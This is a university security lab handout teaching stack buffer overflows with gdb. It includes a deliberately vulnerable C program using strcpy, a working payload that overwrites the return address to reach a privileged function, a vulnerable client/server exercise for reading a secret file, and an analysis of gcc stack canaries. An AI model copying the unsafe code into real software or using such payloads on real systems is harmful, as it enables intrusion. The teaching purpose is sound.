Security Lab – Buffer Overflow Attacks

VMware

- You will work with the **Ubuntu image**, which you should start in networking-mode **Nat**.

1 Introduction

This lab deals with buffer overflow attacks, which are still among the most often used attacks to break into computer systems or to distribute malware.

The lab consists of two main tasks. Task 1 is a step-by-step guideline to get familiar with the topic buffer overflow attacks in general and the tools that are used in this lab: gdb (GNU debugger) and gcc (GNU C compiler). The knowledge you acquire in task 1 will then be used in task 2, where you'll have to find and exploit a buffer overflow vulnerability in a program on your own.

Besides exploiting vulnerabilities, you'll also analyze the stack protection mechanisms of gcc.

2 Task 1 – Walkthrough

In this task, you will exploit a buffer overflow vulnerability in a simple C program. Your main task is to understand what exactly happens during the following analysis. You find the source code (`task1.c`) in the following directory:

```
/home/user/securitylab/bufferoverflow/task1/
```

In the following, we discuss the important code sections.

The program consists of three functions. The function `normal()` is called by `main()` (in C, `main()` is the entry point into a program) and receives a pointer to the string that was passed to the program as a command line argument. With `strcpy()` the string is copied into a local buffer (`buff`), which has previously been filled with the ASCII character 'B' (using `memset()`). In addition and after copying the string, the function prints the content, the address, and the size of the buffer to the terminal

```
void normal(char *args) {
  char buff[12]; // allocate local buffer on stack

  memset(buff, 'B', sizeof (buff)); // fill buffer with 'B's
  strcpy(buff, args); // Copy received string to buffer
  printf("\nbuff: [%s] (%p)(%d)\n\n", buff, buff, sizeof(buff));
}
```

It's important to realize that the C-function `strcpy()` does not check the size of the string or the buffer. If too many bytes are copied into the local buffer, data is written beyond the end of the buffer, which means `strcpy()` is vulnerable to buffer overflow attacks.

The `secret()` function is only called by `main()` if the ID oft the current user is 0, i.e. if the user is root. This function simply writes a string to the terminal and terminates the program.

```
void secret(void) {
  printf("Secret-Funktion wurde aufgerufen!\n");
  exit(0);
}
```

Within the `main()` function, the addresses of the two other functions are printed to the terminal. They could also be accessed by a debugger, but for simplicity they are printed directly to the terminal.

In the remainder of this task, we want to try to call `secret()` without being root. To achieve this and to understand why this indeed is possible, the following step-by-step guideline is used.

Don't be surprised if the memory addresses used on your system are different than the ones in this document. Depending on the used kernel, libc, and compiler, this may vary. You therefore have to use the addresses that correspond to the ones used on your system. Perform all steps in a terminal as *user*.

1. Delete any compiled components that may possibly be available on your system and compile the program, a corresponding Makefile is available:

   ```
   # make clean
   # make
   ```

2. Run the program and pass an arbitrary command-line argument with at most 12 characters:

   ```
   # ./task1 ABCDEFG
   ```

   As you can see, the program works as expected. As you are not root, `normal()` is called.

3. Now we want to exploit the vulnerability of `strcpy()`. During program start, pass a long command-line argument. You'll see that a segmentation fault occurs. Segmentation faults happen in C-programs whenever the program tries to access a disallowed address.

   To understand why this segmentation fault happens, we analyze the structure and content of the stack in detail. As the segmentation fault happens within `normal()`, we must analyze the stack briefly before the function is left. For this task, the GNU debugger (gdb) is well suited.

4. Start the debugger and pass the program as command-line argument:

   ```
   # gdb task1
   ```

5. The command `list normal` display the source code in the area of the function `normal()`. `list normal, 28` displays the code of `normal()` until line 28.

   ```
   (gdb) list normal, 28

   20 void normal(char *args) {
   21   char buff[12];
   22
   23   memset(buff, 'B', sizeof (buff));
   24
   25   strcpy(buff, args);
   26   printf("\nbuff: [%s] (%p)(%d)\n\n", buff, buff, sizeof(buff));
   27 }
   28
   ```

6. As we are interested in the stack right before leaving the function `normal()`, we must set a breakpoint at line 27, which causes the debugger to halt the program when it reaches that line.

   ```
   (gdb) break 27

   Breakpoint 1 at 0x8048537: file task1.c, line 27.
   ```

7. Now you can start the program. Use the String „AAA" as command line argument:

   ```
   (gdb)run AAA

   Starting program: /root/labs/bufferoverflow/task1/task1 AAA
   Address of secret(): (0x80484c4)
   Address of normal(): (0x80484e2)

   buff: [AAA] (0xbfba5ffc)(12)

   Breakpoint 1, normal (args=0xbfba7e6c "AAA") at task1.c:27
   27      }
   ```

   The program starts and halts as expected at the breakpoint.

8. Now we can analyze the stack in detail:

   ```
   (gdb) bt
   ```

```
#0  normal (args=0xbfba7e6c "AAA") at task1.c:27
#1  0x080485a3 in main (argc=2, argv=0xbfba60d4) at task1.c:43
```

The debugger shows that there are two stack frames, one for each function that was called.

9. We are interested in the stack frame of the function `normal()`:

```
(gdb) info frame 0

Stack frame at 0xbfba6010:
 eip = 0x8048537 in normal (task1.c:27); saved eip 0x80485a3
 called by frame at 0xbfba6040
 source language c.
 Arglist at 0xbfba6008, args: args=0xbfba7e6c "AAA"
 Locals at 0xbfba6008, Previous frame's sp is 0xbfba6010
 Saved registers:
  ebp at 0xbfba6008, eip at 0xbfba600c
```

Among other details, the output shows the value of the saved instruction pointer (`saved eip`), which is `0x80485a3`. When leaving the function, this is the address where command execution will continue. In addition, in the last line of the output, you can see the addresses where the saved `ebp` and `eip` are stored in the stack frame.

10. We now analyze the content of the stack, starting from buffer `buff`. The address of `buff` was printed to the terminal (see step 7).

```
(gdb) x/8x 0xbfba5ffc

0xbfba5ffc: 0x00414141 0x42424242 0x42424242 0xbfba6038
0xbfba600c: 0x080485a3 0xbfba7e6c 0x080484e2 0xbfba6028
```

This command shows eight double words (a double word corresponds to 32 bits) starting from the specified address (instead of the address, one can also use a variable to display the double words starting from the address of the variable; so `x/8x buff` would have worked as well). We immediately see:

- The three passed 'A' (hexadecimal 0x41) in the first double word.
- The saved `eip (0x80485a3)` in the fifth double word.
- The fourth double word (`0xbfba6038`) corresponds to the saved `ebp`, of which we know the address (`0xbfba6008`) from the stack frame info above.
- ***Important:*** The precise memory layout may look different on your system as it depends on the used version of gcc. It is therefore possible that there are additional double words between the end of `buff` and the saved `ebp`. If this is the case, consider this in the remainder of this task.

Maybe you are wondering why the double word with the three A's is not stored as `0x41414100`. The reason is that we assume an x86 architecture (the currently dominating architecture in the „PC market“) where the bytes in a double word of all number types (such as int) are stored in little endian format – which means in reverse order.

Based on the output of the command used above, the following illustration shows the relevant part of the stack even more detailed, including an indication of what is stored at the addresses (Content).

Address	Content	Bytes			
0xbfba5ff8		0xbf	0xf7	0x34	0xc4
0xbfba5ffc	buff	0x00	0x41	0x41	0x41
0xbfba6000		0x42	0x42	0x42	0x42

0xbfba6004		0x42	0x42	0x42	0x42
0xbfba6008	ebp	0xbf	0xba	0x60	0x38
0xbfba600c	eip	0x08	0x04	0x85	0xa3

In buffer `buff` we can easily see the null-terminated String „AAA“ (in C, all Strings are terminated with a null Byte, which corresponds to the ASCII value 0, which is 0x00 hexadecimal), which we have passed as an argument and which was copied into the buffer by `strcpy()`. One also sees that the buffer on the stack is filled from its starting address towards the higher addresses („downwards“ in the illustration above), i.e. in the direction towards where `ebp` and `eip` are stored. The rest of the buffer is filled with 'B's (0x42 hexadecimal).

Next, there are 4 bytes for the saved frame pointer (`ebp`) and 4 bytes for the return address (`eip`) – note again that in your case, there may be additional double words between the end of `buff` and `ebp`.

Now you can also see why the program is terminated with a segmentation fault if one uses a too long argument. The following illustration shows the stack when entering 19 (or more if there are additional double words between `buff` and `ebp`) 'A's.

Address	Content	Bytes			
0xbfba5ff8		0xbf	0xf7	0x34	0xc4
0xbfba5ffc	buff	0x41	0x41	0x41	0x41
0xbfba6000		0x41	0x41	0x41	0x41
0xbfba6004		0x41	0x41	0x41	0x41
0xbfba6008	ebp	0x41	0x41	0x41	0x41
0xbfba600c	eip	0x00	0x41	0x41	0x41

Using more than 12 characters usually results in erroneous behavior (often a segmentation fault) because in this case, at least one byte of the saved frame pointer is overwritten. As a result, the previously used stack frame cannot be regenerated in a correct way when the current method is left, which usually results in accessing disallowed addresses, which creates the segmentation fault. Bur maybe your are „lucky“ and the program continues to run, which may be possible in the current case because the program is terminated soon after returning from `normal()` to `main()` and it therefore may be the case that no accesses to disallowed addresses take place. But when passing more than 16 characters, the intervention is „more significant“ as the return address (`eip`) is modified, which changes the program flow.

We now try to overwrite the return address with the address of the function `secret()`. When returning from `normal()`, this results in executing `secret()` instead of returning to `main()`. We already know the address of `secret()` from step 7: `0x80484c4`. Because of the little endian format, we must use the address bytes in reverse order. Leave the debugger and start the program as follows:

```
(gdb) quit
# ./task1 AAAAAAAAAAAABBBB$'\xc4\x84\x04\x08'
```

The 12 'A's fill the buffer, die 4 'B's overwrite the frame pointer (note that if there are additional double words between `buff` and `ebp` on your system, you have to insert four additional characters for each double word!) and afterwards there’s the address of the function `secret()`. Using

`$'...'` instructs the (bash) shell to interpret the characters in hexadecimal format. The following illustration shows what happens on the stack:

Address	Content	Bytes			
0xbfba5ff8		0xbf	0xf7	0x34	0xc4
0xbfba5ffc	buff	0x41	0x41	0x41	0x41
0xbfba6000		0x41	0x41	0x41	0x41
0xbfba6004		0x41	0x41	0x41	0x41
0xbfba6008	ebp	0x42	0x42	0x42	0x42
0xbfba600c	eip	0x08	0x04	0x84	0xc4

If you have done everything correctly, the function `secret()` will indeed be called and you should get an output as follows:

```
Address of secret(): (0x80484c4)
Address of normal(): (0x80484e2)

buff: [AAAAAAAAAAAABBBB] (0xbf8ffd6c)(12)

Secret function was called!
```

In this case, no segmentation fault happens although the frame pointer was overwritten. The reason is that in `secret()`, the function `exit()` is called, which terminates the program. Therefore, the stack frame of the calling function (`main()`) is never regenerated during runtime.

11. In the lecture you learned that compilers can integrate protection mechanisms to detect buffer overflows into the compiled code. Here, we are using a current version of the gcc compiler, but the rather easy attack described above worked nevertheless. The reason is that the stack protection mechanisms of gcc were explicitly deactivated. You can see this by opening the Makefile and identifying the option `-fno-stack-protector` at the beginning of the file.

    Remove the option (but keep option `-g`) and compile the program. Then call the program once with 12 and once with 13 A's. 12 A's should work but when using 13 A's, the program should terminate with the following message:

    ```
    *** stack smashing detected ***: ./task1 terminated
    ```

    It appears that gcc is indeed capable of detecting the buffer overflow attack. But how? You can understand this by again using `gdb` to analyze the stack. Enter 12 A's and look at the information about the stack frame of `normal()`:

    ```
    (gdb) info frame 0

    Stack frame at 0xbff0b370:
     eip = 0x80485a8 in normal (task1.c:27); saved eip 0x8048625
     called by frame at 0xbff0b3a0
     source language c.
     Arglist at 0xbff0b368, args: args=0xbff0be63 'A' <repeats 12
     times>
     Locals at 0xbff0b368, Previous frame's sp is 0xbff0b370
     Saved registers:
      ebp at 0xbff0b368, eip at 0xbff0b36c
    ```

    This delivers us the address of the saved `eip`: `0x8048625`. Now look at the content of the stack starting at the address of `buff`:

    ```
    (gdb) x/8x buff
    ```

```
0xbff0b358: 0x41414141 0x41414141 0x41414141 0x1e6c7000
0xbff0b368: 0xbff0b398 0x08048625 0xbff0be63 0x08048542
```

Here you can see 12 A's and the saved `eip`, but this time it is found at the sixth double word and not at the fifth as during the previous analysis. The fifth double word now corresponds to the saved `ebp` (the stack frame information above delivered us its address: `0xbff0b368`). What's new is the fourth double word and this is nothing else than a stack canary that was inserted by the compiler.

The resulting illustration of the stack including the stack canary looks as follows:

Address	Content	Bytes			
0xbfba5ff4		0xbf	0xf0	0xbe	0x63
0xbfba5ff8	buff	0x41	0x41	0x41	0x41
0xbff0b35c		0x41	0x41	0x41	0x41
0xbff0b360		0x41	0x41	0x41	0x41
0xbff0b364	Stack Canary	**0x1e**	**0x6c**	**0x70**	**0x00**
0xbff0b368	ebp	0xbf	0xf0	0xb3	0x98
0xbff0b36c	eip	0x08	0x04	0x86	0x25

With stack canaries, the compiler includes additional code. The code results in pushing a pseudo-random value (the canary) onto the stack when entering a function and in checking whether this value is still the same right before leaving the function. This allows detecting buffer overflows that write beyond the „bottommost" variable on the stack, as this "destroys" the canary. Now it should be clear why the „attack" with 13 A's could be detected: The last A resulted in overwriting the first byte of the stack canary.

Maybe you think that using 12 A's should be enough to overwrite the stack canary because of the null byte that follows as the 13th character. But because gcc (at least in the current version) always sets the leftmost byte of the canary to 0, the null byte won't change the stack canary.

The value of the stack canary is newly created at every start of the program, so it's not possible for the attacker to predict its value. You can easily verify this by running the program several times and inspecting the value of the stack canary: it should have a different value each time.

3 Task 2 – Find and Exploit a Buffer Overflow Vulnerability on your own

This task serves to apply what you have learned above to another scenario. The source code of this task can be found at

```
/home/user/securitylab/bufferoverflow/task2/
```

This client/server application consists of the two executable `server` and `client`. The server receives from the client a message via TCP and sends the message together with the content of the file `public.txt` back to the client. In this task, you should again work as *user* (client and server).

Delete any compiled components that may possibly be available on your system and compile the client and the server:

```
# make clean
# make
```

This results in the two programs `server` and `client`. In addition, the files `secret.txt` and `public.txt` are copied to `/tmp`. Start the server in a terminal:

```
# ./server
```

Open another terminal and start the client by specifying the address of the server (`localhost`) and a (not too long...) message:

```
# ./client localhost <Nachricht>
```

The server sends the message together with the content of `/tmp/public.txt` back to the client, where the received data are printed to the terminal.

3.1 Part 1: Finding and Exploiting the Vulnerability


Your task is to carry out a buffer overflow attack to access the content of `/tmp/secret.txt`. The idea is that by using the client, you send the server specifically crafted data that causes the server to return the contents of `/tmp/secret.txt` to the client.

The server program also runs on the lab server `clt-dsk-t-2700.zhaw.ch`. As soon as you have managed to carry out the attack locally on your system, you should be able to use exactly the same attack against the lab server. Simply use `clt-dsk-t-2700.zhaw.ch` instead of `localhost`.

Document the performed steps and the important intermediate results in an understandable way in the box on the next page – this is also important to get the lab points. In addition, read the following hints before you start:

- Study first the source code `server.c` and try to understand what happens. It's not necessary that you understand the socket communication in detail.
- Try to find out where you could exploit a buffer overflow vulnerability to achieve the goal. Hint: The function `handleClientRequest(...)` looks interesting. The parameter `cfd` is a handler for the connection with the client. `recv()` serves to read data from the client, which are then copied into the buffer `message` in the first `while` loop. And `file` contains the value of `fpub`, which is a pointer to the string `/tmp/public.txt`. Maybe this could be exploited...
- To carry out the attack, you must understand how the involved variables are arranged on the stack, so you have to use the debugger as you have learned in task 1. In addition, the list of gdb commands in the appendix may be helpful; it also includes some commands that were not discussed in task 1. In particular, `print` will likely be helpful to find out the addresses of `fpub` and `fsec`, which contain the paths of the files `public.txt` and `secret.txt` as strings.
- The server is implemented in a way such that it creates a new process for every connection of a client (using `fork()`) to handle a request. The advantage of this is that the lab server does not have to be restarted every time after a buffer overflow attempt by a client. But since gdb cannot be used to debug programs with multiple processes, the feature is deactivated per default on the image. To activate it (which you don't have to do), one has to change the preprocessor statement `#define DEBUG 1` to `#define DEBUG 0` in `task2.h` and compile the program again using `make`. As a side note, `task2.h` also defines some constants such as `MSG_SIZE` or `BUF_SIZE`.

Steps and intermediate results to find and exploit the vulnerability:



l

3.2 Part 2: Stack Protection

In this second part, we again look at the stack protection mechanisms offered by gcc. When inspecting the Makefile of this task, you can see the protection was again deactivated. Remove the option, compile the server and try again the same attack as before.

You'll see that the attack no longer works. Analyze why this is the case and document your findings in the following box. Hint: check if the variables `file` and `message` are arranged differently on the stack than before and what influence this has on the attack.

Lab Points

For **2 Lab Points** you must show your results of task 2 to the instructor:

- You get the first point for solving part 1. You have to explain how the attack works (according to the steps you documented) and that you can indeed read the content of the file `secret.txt` from the lab server.
- If you have solved part 1 correctly, you get the second point for a reasonable answer to part 2.

4 Appendix

4.1 gdb commands

Below you find the most important commands of the GNU debugger. To use a program with the GNU debugger, the program must be compiled with the option –g, which adds necessary debugging information to the executable.

The debugger is started using the command `gdb <ExecutableName>`, where ExecutableName is the name of the program to debug.

`list` (or `l`)

Shows the next 10 source code lines. `list <LineNumber>` shows a few lines in front of and after the specified line. `list <FunctionName>, <LineNumber>` shows the lines of the specified function up to the specified line number.

`break` (or `b`)

Sets a breakpoint. `break <LineNumber>` sets a breakpoint at the specified line. `break <FunctionName>` sets a breakpoint at the beginning of the specified function.

`run <args>`

Runs the program. `<args>` are command line parameters that are passed to the program..

`delete <LineNumber>`

Deletes the breakpoint at the specified line. `delete` without arguments deletes all breakpoints.

`print <Variable>` (or `p`)

Shows the content of a variable. Using the address operator (`&<Variable>`) shows the address of a variable.

`continue` (or `c`)

Continues the program after is has stopped at a breakpoint.

`next` (or `n`)

Executes the next line. If it's a function call, the entire function is executed.

`step` (or `s`)

Just like `next`, but if the next line is a function call, the function is entered.

`backtrace` (or `bt`)

Shows the available stack frames.

`info`

Prints information about the running program. E.g. `info frame 0` shows the stack frame with number 0.

`x/<n>x <Address>` or `<Variable>`

Prints n double words starting from the specified address or the address of the specified variable.

`help <Command>`

Shows information about the specified command.

`quit`

Terminates gdb.